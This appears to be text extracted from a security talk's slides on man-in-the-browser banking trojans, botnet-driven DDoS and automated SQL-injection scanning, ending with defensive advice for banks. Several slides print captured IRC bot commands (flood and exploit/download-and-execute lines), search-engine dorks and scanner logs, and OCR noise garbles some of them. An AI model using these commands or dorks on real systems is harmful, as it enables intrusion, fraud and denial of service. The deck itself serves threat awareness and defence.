

MITB – Grabbing Login Credentials



Original pre-login fields

UID, password & site





New fields added

MITB malware inserted additional fields. Records them, and sends them to the attacker

Modified pre-login fields Now with ATM details and MMN





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Configuration files

XML support, dynamic updates





Programmable Interfaces

Malware authors developing an extensible platform that can be sold or rented to other criminals



MITB – Focusing on the Money Transfer



- Change in tactic's move from login to the money transfer
 - First malware generation captured in early 2007 (South America)
- Change driven by:
 - Widespread use of temporal multi-factor keys for authentication
 - Backend application heuristics for spotting login patterns
 - Inter-bank sharing of login and transfer "physical" location info
 - Improved malware techniques...
- Transfers happen after the customer logs in, from their own computer, while they are logged in.
- "Session Riding" can be conducted manually (attacker C&C) or scripted






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MITB – State-of-the-art Banking Proxy Trojan








Honing in on the Transaction – Malware Injection







Preventing Transaction Injection

- Customer enters transaction data the same way
 - From account, To account, Amount, and When
- Customer creates validation token
 - Computational hash created using transaction data, password, and temporal data
- Validation token only viable for one specific transaction
- ... yet more things the customer must do in order to create a transfer!





Social Engineering past CAP Transfers - Injected





Page (1)
Which FROM account?





Page (2)
How much?
Where TO?





Page (3)
Are details
correct?





Page (4)
CAP
instructions
and CODE?



Page (5)
Security
CODE?





Page (6) Validation complete!



Transaction Monitoring

The malware continuously monitors the customer as they navigate the pages to conduct a funds transfer



HTML Page Insertion

An extra page is inserted in to the transfer sequence and requests an additional CAP "Security Code".



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Attackers response – ask the victime

Social engineer it from th





Validation code:

456123

Validation Code Calculation

Customer must type in the "To Account" number and "Amount" in to the code calculator. The calculator also uses PIN, Date and time information to calculate the validation code

Page Insertion

As part of the process, the attacker inserts a fake page (extra step in "banks" process) in to the Web browser. The fake page asks the victim to use their calculator again – but to use a "Security Code" which is in fact the attackers bank account – and submits the second transaction.



Security Code:


3133731137

Amount: \$1,500.00



Validation code:

998543





The botnet advantage




- The use of botnets in attacking Web applications holds several advantages...
 - Anonymity
 - Chaining of several agents to disguise source of attack
 - Dispersed hosts
 - Slipping under threshold limits
 - The power of many
 - A force multiplier
 - Native automation
 - Advanced scripting engines & user manipulation






Anonymity through botnet agents






Anonymity Services







Lease (part of) an existing botnet








DDoS Mechanics

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1. Hosts infected with malware via drive-by-download

2. At a specified date & time they launch their attack



5,000 home DSL users launching a simultaneous attack can create:


- * 1.3 Gbps traffic volume,
- * 150m emails per hour,
- * 250k transactions per second

3. Combined volume of attack traffic causes the target to stop functioning

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DDoS Tools





Automated SQL Injection with search engines

<B-Scan> [Vuln] Exploiting 1080 on 1242 sites
<A-Scan> [Vuln] Exploiting 3090 on 5468 sites

<A-Scan> [String] agenda.php3?rootagenda= allinurl:/phpmyagenda/

<haaaaaweee> !string



 Several commercial SQL
 Injection tools make use of backend services/C&C to receive latest exploits

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Confiq absolute path=
<Scan_Google> [milw@rm] Joomla Component Expose <= RC<A-Scan> [Scan] Scanning started now!
  Vulnerability - http://www.milw0rm.com/exploits/4194
<Scan_Google> [milw@rm] QuickEStore <= 8.2 (insertord</pre>
                                                             te_path=
  Vulnerability - http://www.milw0rm.com/exploits/4193
<Scan Google> [milw@rm] Vivvo CMS <= 3.4 (index.php)</pre>
  Exploit - http://www.milw@rm.com/exploits/4192
                                                             te path=
<Scan Google> [milw@rm] Pictures Rating (index.php ms<B-Scan> [Vuln]
Vulnerbility - http://www.milw@rm.com/exploits/4191 <8-Scan> [Vuln] Exploiting 1110 on 1242 sites <Scan_Google> [milw@rm] Data Dynamics ActiveBar Activ(A-Scan> [Vuln] Exploiting 3150 on 5468 sites
  Insecure Methods - http://www.milw@rm.com/exploits/4 (B-Scan)
<Scan_Google> [milw@rm] Expert Advisior (index.php id <B-Scan> [Vuln] Exploiting 1170 on 1242 sites
  Vulnerbility - http://www.milw@rm.com/exploits/4189
<Scan_Google> [milw@rm] Flash Player/Plugin Video file parsing Remote Code
  Execution POC - http://www.milw0rm.com/exploits/4188
<h3x8z5o1> !scan phpBB Module SupaNav 1.0.0
<Scan Google> [Scan] Started: phpBB - Dork: Module SupaNav 1.0.0 Engine: Google
<Scan Google> [Scan] Google Found: 150 Sites!
<Scan_Google> [Scan] Cleaned results: 2 Sites!
<Scan Google> [Scan] Exploting started!
<Scan Google> [Scan] Scan Finished Module SupaNav 1.0.0
<h3x8z5o1> *scan Flash Player/Plugin Video file parsing Remote Code Execution POC
<Scan Google> [Scan] Started: Flash - Dork: Player/Plugin Video file parsing Remote
  Code Execution POC Engine: Google
<Scan Google> [Scan] Google Found: 2679 Sites!
<Scan Google> [Scan] Cleaned results: 492 Sites!
<Scan Google> [Scan] Exploting started!
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(B-Scan) String components/com extended registration/registration detailed_inc.php?mosConfig absolute path= inurl:com extended registration

(A-Scan) [Vuln] Exploiting 3128 on 5468 sites

(haaaaaweee) !a components/com_extended_registration/registration_detailed.inc.php?mosConfig absolute_path= inurl:com_extended_registration

(A-Scan) [Dork] inurl:com_extended_registration

(A-Scan) [Bug] components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=

(A-Scan) [Scan] Scanning started now!

(A-Scan) [Google] Started: inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=

(A-Scan) [Acco] Started: inurl:com_extended_registration -
components/com_extended_registration/registration_detailed.inc.php?mosConfig_absolute_path=

(B-Scan) [Vuln] Exploiting 848 on 2186 sites

(B-Scan) [Vuln] Exploiting 3158 on 5468 sites

(B-Scan) [Vuln] Exploiting 1118 on 1242 sites

(B-Scan) [Vuln] Exploiting 1178 on 1242 sites
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 Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack



Botnet Command and Control



- IRC Command and Control is still common for botnet management
- Command language varies upon nature of botnet capabilities

Sdbot/Reptile

- 1: .udp 208.43.216.195 1995 99999999999 -s
- 2: .ddos.ack 208.43.216.195 1995 999999999999 -s
- ...typically used for DDoS

Rbots

- 1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
- 2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
- 3: .root.start lsass 445 100 3 0 -r -s
- .scan hosts within a Class-A for port 443 and attempt to exploit (Conflicker)

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:server6.br.gov 001 [00|USA|XP|010841] :welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@.
:server6.br.qov 002
                    [00|USA|XP|010841]
                                       :Your host is server6.br.gov, running version Unreal3.2-beta19
                    [00|USA|XP|010841] :This server was created Sun Feb 8 18:58:31 2004
:server6.br.gov 003
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSXNCWgBzvdHtGp lvhopsmntikrRcagOALQbSeKVfMGCuzN
:server6.br.gov 005 [00|usa|xp|010841] MAP KNOCK SÄFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
server6.br.gov 005 [00] USA XP 010841 WALLCHOPS WATCH-128 SILENCE-5 MODES-12 CHANTYPES-# PREFIX-(gaphy)-86%+ CHANMODES-be kfl.1.asmntirkcoack
:server6.br.gov 422 [00|USA|XP|010841] :MOTD File is missing :[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841]!SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00]USA[XP]010841] #vc :!asc -s -s|!http http://qlx078.nn \ " e.com/p -s|!asc s 33 3 0 -a -e -s|!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00]USA[XP]010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @ #vc :[00|USA|XP|010841]
server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
                                                               Sample bot command sequence
JOIN #vc h3ftv
:server6.br.gov 221 [00|USA|XP|010841] +i
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntvMCu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :serverő.br.gov
PONG server6.br.gov
PING :server6.br.gov
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Where Botnets Excel...




When attacking Web applications, botnets excel at:

Application saturation

Brute-forcing & iterative processing

- Bypassing threshold protection
- Intercepting user credentials
- Automating user processes
- Prompt attacks against newly disclosed vulnerabilities





What can you do about this threat?



Protection Improvement Mindset


Most important factor? – reduce complexity

Is it likely additional pages or fields would be spotted by a

customer?

— Is it clear to the customer what's expected of them?

- How many pages must customers navigate through or scroll through?
- Are all the steps logical?
- Are important questions and steps presented as text or as graphics?
- How would a customer recognize changes to page content?
- Could the interface be simplified further?






All-in-one Banking Portal Applications



- Can the customer change everything online?
 - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- What out-of-band verification of changes are there?
 - Change notification sent to previous contact details?
 - Are there delays before going "live"?
- How visible are customer initiated changes?
 - What contact info has changed?
 - Change history goes back how far?
- Transaction history in HTML and Print/PDF for reconciliation?





Backend Processing



- How much protection/detection can be done with "backend" thresholds?
 - Does the system implement thresholds on transactions per minute?
 - Is there a delay between creation of a new "payee" account, and ability to transfer money to that account?
- Anomaly detection of transfers?
 - Is information being shared on To: accounts?
 - Frequency of *To:* account by other customers
 - Could you identify a frequent mule account?
- Identity Changes?
 - Primary contact number changing to cellphone?





Conclusions

Application complexity is a root-cause

 Increased investment by criminals in to new crimeware tools

Crimeware is a bigger
 Webapp threat than some
 angry pentester...





Further Reading...



- Continuing Business with Malware Infected Customers
 - http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html
- Anti-fraud Image Solutions
 - http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html

